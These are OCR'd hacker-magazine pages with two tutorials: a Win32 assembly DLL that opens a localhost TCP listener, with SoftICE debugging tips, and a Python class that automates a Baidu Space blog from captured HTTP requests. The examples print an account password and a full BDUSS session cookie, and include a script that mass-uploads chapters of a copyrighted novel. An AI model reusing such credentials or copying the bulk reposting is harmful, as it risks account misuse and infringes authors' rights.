


图1

此外，由于Win32汇编不能进行调试，该工具的"工具"菜单中还提供了使用Softice进行源码调试的功能。具体的调试技巧将在后面详细讨论，下面进入正题。

含网络功能的DLL编写

其实在Win32汇编环境下的DLL编写并不复杂。打开Editplus，选择"文件->新建->ASM-DLL"，便建立了DLL编写环境，同时相关的编译、链接选项也已经设定，不需要我们再手工操作。

每个DLL都会有一个入口函数LibMain，名字可以自定义，但编写DLL的汇编代码必须以End LibMain语句结束。如果不是在DLL初始的时候就增加功能，可以不考虑入口函数的实现。同时，DLL中还可定义一些输出函数，这是我们常用的。此外，还需要一个.def文件来定义DLL与输出函数名等信息。

本文中，我编写了一个简单的在127.0.0.1绑定88端口的输出函数SrvListen，DLL文件取名为SrvDll。因此，需要定义SrvDll.def内容：

```
LIBRARY SrvDll
EXPORTS SrvListen
```

输出函数SrvListen实现代码如下：

```
;绑定某端口，等客户端链接过来就发送"OK!"
SrvListen proc
  invoke WSAStartup,0202h,addr wsa;启动Winsock
  .if eax != 0
  invoke MessageBox, NULL, addr szWSAError, addr szError1, MB_OK
  ret
  .endif
  invoke socket,AF_INET,SOCK_STREAM,IPPROTO_TCP;创建套接字
  ;invoke WSAGetLastError;debug
  mov hSocket,eax
  .if hSocket == INVALID_SOCKET
  invoke MessageBox, NULL, addr szSockError, addr szError2, MB_OK
  ret
  .endif
  mov addre.sin_family, AF_INET;协议
  mov addre.sin_port, 5800h;端口
  mov addre.sin_addr, 0100007fh
  ;这里注意网络字节顺序，在指定地址绑定端口
  invoke bind, hSocket, addr addre, 16
  ;invoke WSAGetLastError
  .if eax == SOCKET_ERROR
  invoke MessageBox, NULL, addr szBindError,addr szError3, MB_OK
  ret
  .endif
  invoke listen, hSocket, 5
  ;应用队列里最多存放5个未处理链接
  mov nLen, 16
  invoke accept, hSocket,addr addre_cli, addr nLen
  ;接收链接请求
  mov hCliSocket, eax
  .if hCliSocket ==INVALID_SOCKET
  invoke MessageBox, NULL, addr szAcpError,addr szError4, MB_OK
  ret
  .endif
  ;向客户端发送"OK!"
  invoke send, hCliSocket, addr szACK, 4, 0
  invoke Sleep, 2000
  invoke closesocket, hSocket
  invoke closesocket, hCliSocket
  invoke WSACleanup
  ret
SrvListen endp
```

整个代码参见SrvDll.asm，直接编译链接生成相应的DLL文件。

调用程序的编写

调用程序的编写，一般采用显式调用的实现方法，即LoadLibrary和GetProcAdrress，主要代码如下：

```
  invoke LoadLibrary,addr szLibName
  mov hDll, eax
  .if hDll==NULL
  invoke MessageBox,NULL,addr szDllNotFound,addr szError5,MB_OK
  ret
  .else
  invoke GetProcAddress,hDll,addr szFunName
  .if eax==NULL
  invoke MessageBox,NULL,addr szFunNotFound,addr szError6,MB_OK
  .else
  ;mov dwFunaddr,eax
  call eax
  ;invoke FreeLibrary,hDll
  .endif
  .endif
```

整个代码参见UseDll.asm，编译、链接生成可执行程序后测试成功。如果没什么特别的逻辑错误，动态链接库的编写和测试是很容易完成的。但是，如果有时候需要特别调试的话，大家就必须学会使用调试器调试汇编程序。

Win32汇编程序的调试

前面说了，Win32汇编必须借助其他调试器才能进行调试，我们往往选取功能强大的Softice。调试方法如下。

1）程序调试之前，先开启Softice。

2）对于一般的汇编程序而言，在需要调试的那段代码前面加上诸如"k1:jmp k1"（相应的机器码为EB FE）这样的死循环指令，直接运行后将被Softice拦截下来。

3）使用code on、Set font、Lines等命令调整Softice调试环境，然后输入"E EIP 90 90"命令去掉死循环。

4）通过F10和F8进行单步调试，注意观察内存、寄存器中数值的变化，这和VC中调试程序区别不大。

5）调试过程中，可以在自己认为很可能出错的地方通过F9设置断点，或者通过在源代码中加入GetLastError函数，Softice中观察其调用后的返回值，进而对比查找相应错误。

由于暂时没有装虚拟机系统，我这里就不给大家演示实际的调试过程了，在以后的文章中有机会补上。此外，集成开发工具NewAsm.exe在杂志附带的光盘中。


小结

本文中，我和大家一起简单回顾了Win32汇编的一些基础知识，并为大家提供了集成开发工具NewAsm.exe，这些知识和工具在以后的学习中，对于我们解决困难是很有帮助的。同时，我们还讨论了如何使用Win32汇编编写DLL文件，以及如果使用Softice调试汇编代码等，希望对初学的朋友有所帮助。如果大家对此文有什么想法，欢迎来黑防官方论坛提出。

Socket：我们现在可使用的搜索引擎的选择有很多，而为了能够多分得搜索市场中的一勺羹，几乎每个搜索引擎都提供了不少周边功能，其中不乏一些精品选择，比如百度空间、Google信箱等，善用这些着实可以为我们提供不少的方便。比如下面的这篇文章，就很好的利用了百度搜索，通过简单的编程代替了以往繁琐的手工操作，大家不妨广泛利用一下，说不定还可以获得一些意外的发现呢！

适合读者：编程爱好者

前置知识：Python语言



将百度空间玩到底

文/图 hijack9

百度空间还是不错的，支持自定义CSS，速度快，支持中文空间名，没有讨厌的广告，更重要的是除了图片空间只有100M以外，发布文章却似乎没有容量的限制，这就给我们带来了福音，让我们有足够的条件去创建有个性以及内容丰富的个人空间！

现在的问题是我对展示自我的个人空间没兴趣，但我想让大家在我的空间找到很多有用的东西（一颗服务人民的心！汗……），比如展示蔡依林的信息，又或者展示一些黑客技术文章，要求也是每天都要更新。可是我很懒，让我天天自己去复制粘贴才不干呢！我想让程序自己实现，一方面去网上搜索并下载自己想要展示的信息到本地，另一方面还要将这些更新的内容自己传到百度空间里面去。那么如何实现呢？接下来我们要讨论的就是如何编写程序来控制自己的百度空间！

逐个分析

为了能够比较完整地控制自己的百度空间，我们需要了解百度空间的几个操作，每个操作我都是通过WSE（WsockExpert）监听浏览器动作抓包分析获得的，浏览器无非就几个动作：GET、POST等，现在我以账户hijack9，密码11111为例，让WSE监听我在操作百度空间时候的数据包即可分析出各个动作，具体如下。

1.登录

提交类型：POST

提交路径：http://passport.baidu.com/?login

提交数据：tpl=sp&tpl_reg=sp&u=http%3A%2F%2Fhi.baidu.com%2F&username=hijack9&password=11111&Submit=+%B5%C7%C2%BC+

返回结果：如果返回的结果当中有"立即进入我的空间"这样的字符串，就说明登录成功，否则登录失败。

这里要注意提交数据里面的username和password字段，它们就是我们要登录的账户和密码，其他字段用处不大，在提交的时候一并加上去就可以了。类似于%3A%2F这样的字符串表示该提交数据是经过了URL编码过的；另外，登录成功后需要通过某种方式保存Cookie，不然在以后的操作没法实现，这个后面再说。

2.发布文章

提交类型：POST

提交路径：http://hi.baidu.com/hijack9/commit

提交数据：ct=1&cm=1&spBlogTitle=nihao&spBlogText=HelloWorld%21&spBlogCatName=566&spIsCmtAllow=1&spBlogPower=0&tj=+%B7%A2%B1%ED%CE%C4%D5%C2+

返回结果：如果返回的页面数据中有"发表成功"这样的字符串，就说明发布文章成功，否则失败。一般失败的结果有二个，标题或文章内容为空；标题或文章内容过长，标题不能大于100个字符，文章内容不能大于40000字符。

这里要注意提交数据中的几个参数：ct必须为1；cm必须为1；spBlogText为文章的内容；spBlogTitle为文章的标题；rte1必须为空；spBlogCatName为文章所属分类名，默认的就是在"默认分类"里面；spIsCmtAllow为是否允许评论，0为不允许，1为允许，当然选择1；spBlogPower为是否公开，0为公开，1为仅向好友开，2为私有，当然我们选0；tj必须为" 发表文章 "，注意两边的空格。

3.发送消息

提交类型：POST

提交路径：http://msg.baidu.com/ms

提交数据：ct=22&cm=1&tn=bmSubmit&lu=http%3A%2F%2Fmsg.baidu.com%2Fms%3Fct%3D18%26tn%3DbmMessageList%26rn%3D15%26pn%3D0&sn=hijack9&co=Hello%21&button=%B7%A2%CB%CD

返回结果：如果返回结果中有"失败"这样的字符串，就表示发送消息失败，否则成功。

在提交数据中，ct必须为22；cm必须为1；tn必须为"bmSubmit"；lu必须为http://msg.baidu.com/ms?ct=18&tn=bmMessageList&rn=15&pn=0；sn为hijack9，sn表示你要发消息的对方的账户名，这里我给自己发消息；co为你要发的消息内容；button必须为"发送"。

4.删除指定文章

提交类型：POST

提交路径 http://hi.baidu.com/hijack9/commit

提交数据 ct=1&cm=3&spBlogID=ac4bad01a7794b061c958320&spRefURL=http%3A%2F%2Fhi.baidu.com%2Fhijack9

返回结果 如果返回结果中有"删除成功"的字符串，就表示删除成功，否则失败。

在提交数据中，ct必须为1；cm必须为3；spBlogID为要删除文章的ID；spRefURL表示删除文章的引用路径，为了最大可能地模拟浏览器的操作，最好设为blog的路径，比如http://hi.baidu.com/hijack9/blog。每篇文章的ID在文章的路径中有显示，可以通过字符串处理来获取。

5.添加分类

提交类型 POST

提交路径 http://hi.baidu.com/hijack9/commit

提交数据 ct=2&cm=1&spBlogCatName=life&tj=+%CC%ED%BC%D3+&spRefURL=http%3A%2F%2Fhi.baidu.com%2Fhijack9%2Fmodify%2Fcategory%2F0

返回结果 如果返回结果中有"添加分类成功"的字符串，就表示添加分类成功，否则失败。

在提交数据中，ct必须为2；cm必须为1；spBlogCatName为要添加分类的名字；tj必须为" 添加 "，注意两边的空格；spRefURL为引用路径，建议为http://hi.baidu.com/hijack9/modify/category/0。

6.删除分类

提交类型 POST

提交路径 http://hi.baidu.com/hijack9/commit

提交数据 ct=2&cm=3&spBlogCatName=Life&spRefURL=http%3A%2F%2Fhi.baidu.com%2Fhijack9%2Fmodify%2Fcategory%2F0

返回结果 如果返回结果中有"分类删除成功"的字符串，就表示删除成功，否则失败。

在提交数据中，ct必须为2；cm必须为3；spBlogCatName为要删除的分类名；spRefURL为引用路径，建议为http://hi.baidu.com/hijack9/modify/category/0。

7.修改指定文章

提交类型 POST

提交路径 http://hi.baidu.com/hijack9/commit

提交数据 ct=1&cm=2&spBlogID=153b3d016a6d9c0e7aec2c40&spBlogCatName_o=%C4%AC%C8%CF%B7%D6%C0%E0&edithid=&spBlogTitle=Hello+Hacker&spBlogText=%3Cp%3EHelloWorld%3C%2Fp%3E&spBlogCatName=8u8u877&spIsCmtAllow=1&spBlogPower=0&tj=+%B1%A3%B4%E6%D0%DE%B8%C4+

返回结果 如果返回结果中有"修改成功"的字符串，就表示修改文章成功，否则失败。

在提交数据中，ct必须为1；cm必须为2；spBlogID为文章的ID；spBlogCatName_o为文章原来的分类名；edithid必须为空；spBlogTitle为修改后的文章的标题；spBlogText为修改后的文章的内容；spBlogCatName为修改后的文章的所属分类名；spIsCmtAllow为是否允许评论；spBlogPower为是否公开。

除了以上这些，我们还有几点要注意，在编写程序构造HTTP请求的时候，只要是POST类型都要添加这样的头部信息："Content-Type: application/x-www-form-urlencoded"，这也是为什么之前的提交数据中有类似于"%B5%C7%C2%BC"这样的字符串了，因为都经过了URL编码转换，这是必须的，所有的非英文字符都会被编码；其次为了提高客户端和服务器的数据传输的速度，需要在HTTP请求中添加如下头部信息："Accept-Encoding: gzip, deflate"，gzip和deflate都是HTTP协议的标准压缩协议，这表示服务器传给你的数据都是经过了gzip和deflate压缩的，不过为了在客户端进行分析，我们还需要将压缩数据进行解压缩，这不复杂，直接有类可以实现；登录后的Cookie一定要保存起来，我们知道对于一个需要登录认证的网页，服务器实际是保存了一个session在服务端，这样才可以判断你是不是合法用户，而对于客户端来说，其实就是一个Cookie而已，所以在登录百度空间后，之后的无论什么操作，包括发布文章、添加分类等，都需要同时将Cookies一起发送过去，不然操作一定会失败。百度空间登录后的认证Cookie名字为BDUSS，值为一个很长的字符串，比如："BDUSS=RWMVYxYWd6YTlFOXVCYWluLTNQR1BmbGdBa3ZWWUV0bUxOSnBwWUxxd2VyZTVFQUFBQUFBJCQAAAAAAAAAAAAAAA1MggBaGlqYWNrOQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB4gx0QelMdERV"。不过我在类里面已经把控制Cookie的代码写好了，对于使用者来说，不用管这些！

如果只有上述操作，那我们的程序功能似乎太少了点，没法较好地控制百度空间，因此我们还要增加如下功能：获取所有的分类名；获取所有的文章列表；获取指定文章的标题、内容、分类名、发布时间等。这些功能提交类型都为"GET"，实质就是将这些网页下载到本地内存，然后进行正则表达式的处理，将我们感兴趣的内容提取出来。至于控制百度空间的其他功能，比如修改自己百度空间的配置参数，上传图片等似乎用处不大，因此这里没有提到，当然要实现起来同样不复杂！

方法介绍

OK，上面分析了半天，下面开始介绍程序吧！这是用Python写的一个类，里面封装了控制百度空间的函数代码，类文件名为NewHiBaidu.py，类名为NewHiBaidu。对我们有用的主要是以下方法。

1.def login(self,_username,_password)

这是百度空间的登录方法，def是Python定义函数的方式，self表示这是一个类中的方法，_username为百度空间的用户名，_password为密码，登录成功将返回True，失败返回False。注意，后面所有的方法都需要先

登录才可以调用。登录的示例代码如下:

```
import NewHiBaidu
import sys
Baidu_user='hijack9'
Baidu_pwd='11111'
myBaidu=NewHiBaidu.NewHiBaidu()
ret=myBaidu.login(Baidu_user, Baidu_pwd)
if (not ret):
print "Login failed in Baidu Space!!!"
sys.exit()
else:
print "Login Baidu Space Successfully!"
```

2. def PostArticle(self,_BlogTitle,_BlogText,_BlogCatName='默认分类', _BlogIsCmtAllow=1, _BlogPower=0)

这是发布文章的方法。_BlogTitle为文章的标题,_BlogText为文章的内容,这2个参数是必须的 后面3个可选参数分别为 _BlogCatName表示发布文章所属的分类名,默认为"默认分类"。_BlogIsCmtAllow表示是否允许评论,默认为1允许评论,_BlogPower表示是否公开,默认为0文章公开。一般的只需要传递前面3个参数即可。发布成功返回True,失败返回False。发布文章的示例代码如下,假设已经登录成功,控制对象为myBaidu(下同):

```
ret=myBaidu.PostArticle('你好','今天天气不错!','记人记事')
if (not ret):
print '发布文章失败!'
sys.exit()
else:
print '发布文章成功啦!'
```

3. def sendMsg(self,_user,_message)

该方法发送消息给指定用户。_user为要发送的对方用户名 _message为要发送的内容,注意内容不要超过2000个字符。发送成功返回True,失败返回False。示例代码如下:

```
ret=myBaidu.sendMsg('hijack9','Hello World!')
if (not ret):
print "发送消息失败!"
sys.exit()
else:
print "发送消息成功!"
```

4. def DelOneArticle(self,_URL)

该方法删除一篇指定的文章。_URL为要删除的文章路径,可以是绝对路径也可以是相对路径。删除成功返回True,失败返回False。示例代码如下:

```
url='http://hi.baidu.com/hijack9/blog/item/e70cb08ff1e19ceef11f36e3.html'
ret=myBaidu.DelOneArticle(url)
if (not ret):
print "删除文章失败!"
sys.exit()
else:
print "删除成功!"
```

5. def AddCatagory(self,_CatagoryName):

该方法添加一个分类。_CatagoryName为要添加的分类的名字。添加成功返回True,失败返回False。示例代码如下:

```
name="谈天说地"
ret=myBaidu.AddCatogory(name)
if (not ret):
print "添加分类失败!"
else:
print "添加分类成功!"
```

6. def DelCatagory(self,_CatagoryName)

该方法删除一个分类。_CatagoryName为要删除的分类名字。删除成功返回True,失败返回False。示例代码如下:

```
ret=myBaidu.DelCatagory('谈天说地')
if (not ret):
print "删除分类失败!"
else:
print "删除分类成功!"
```

7. def EditArticle(self,_BlogUrl,_BlogTitle,_BlogText,_BlogCatName=None, _BlogIsCmtAllow=1,_BlogPower=0):

该方法修改指定文章。_BlogUrl为要修改的文章路径,可以是绝对路径也可以是相对路径 _BlogTitle为修改文章的标题,如果为空字符串表示标题不变;_BlogText为修改文章的内容,为空字符串表示内容不变 _BlogCatName为修改文章的所属分类名,为空字符串表示分类不变 _BlogIsCmtAllow为是否允许评论,默认为1;_BlogPower为是否公开,默认为0。修改成功返回True,否则返回False。示例代码如下:

```
url='/hijack9/blog/item/d9c3768beafeb512c9fc7aa4.html'
ret=myBaidu.EditAriticle(url,'Hello','Hello World!','谈天说地')
if (not ret):
print "修改文章失败!"
else:
print "修改文章成功!"
```

8. def GetArticleList(self):

该方法获取这个百度空间所有的文章URL列表。获取成功返回一个数组列表的数据结构,包含了每篇文章的相对URL路径,否则返回None。这个方法很有用哦!结合后面的方法就可以很容易实现博客搬家啦!示例代码如下:

```
mylist=[]
mylist=myBaidu.GetArticleList()
```

```
    if (not mylist):
        print  "获取文章列表失败!"
        sys.exit()
    for i in mylist:
        print i  #将文章的url输出
```

9.def getOneArticle(self,_URL):

该方法获取指定文章的相关信息。运行成功时返回一个哈希数组，通过关键字获取相关文章信息，例如'title'=>文章的标题，'body'=>文章的内容，'time'=>发布时间，'catagory'=>所属分类名，'URL'=>文章的URL路径。如果失败了，则返回None。示例代码如下:

```
mylist=[]
mylist=myBaidu.GetArticleList()
if (not mylist): sys.exit()
for i in mylist:
    myhash=myBaidu.getOneArticle(i)
    print  "标题: ",myhash['title']
    print "时间: ",myhash['time']
    print "内容: ",myhash['body']
    print "分类名: ",myhash['category']
    print  "URL: ",myhash['URL']
```

以上代码可以获取本空间内所有文章的标题、内容、分类和时间等信息并显示出来。

代码实战

说了这么多，我们还没做过实在的事儿呢！下面就通过几个例子向大家展示利用上述类和方法来做我们想做的事情！

案例一：不知道大家看过《诛仙》没有？感觉还不错，于是我想在百度空间里面将这篇文章展示出来！这篇小说的本地目录是E:\zhuxian，每章都是HTML文件，我们将前30章传到百度空间里面去。注意将NewHiBaidu.py文件和下面的代码文件放在同目录下。具体的代码如下:

```
import NewHiBaidu #导入我们的百度空间控制类
import re #导入正则表达式类
import sys
Baidu_User='hijack9'  #用户名
Baidu_Pwd='11111' #密码
zhuxian_path="E:\\zhuxian\\" #诛仙小说的本地目录
myBaidu=NewHiBaidu.NewHiBaidu() #创建对象
ret=myBaidu.login(Baidu_User,Baidu_Pwd) #登录
if (not ret):  #登录若失败了
    print "Login Failed!"
    sys.exit()
myBaidu.AddCatagory('诛仙') #增加一个分类名为"诛仙"
num=30 #获取前面30个html文件
while (num>0):
    file_path=zhuxian_path+str(num)+'.html' #构造文件名
    fp=open(file_path,'r') #打开上述文件
    p=re.search('<script type="text/javascript" src="/google/
300.js"></script>\s*?</div>((\s|.)*?)</div>',fp.read())
    if (not p):sys.exit() #上面是正则表达式匹配，匹配失败则退出
    content=p.groups()[0] #获取每个文件的小说内容
    myBaidu.PostArticle('诛仙【第'+str(num)+'章】',content,'诛仙') #上传文章
    num-=1 #计数减1
    fp.close()
print "All Done!!!"
```

如图1所示为执行该程序后我的百度空间中的显示结果，的确上传成功啦！




图1

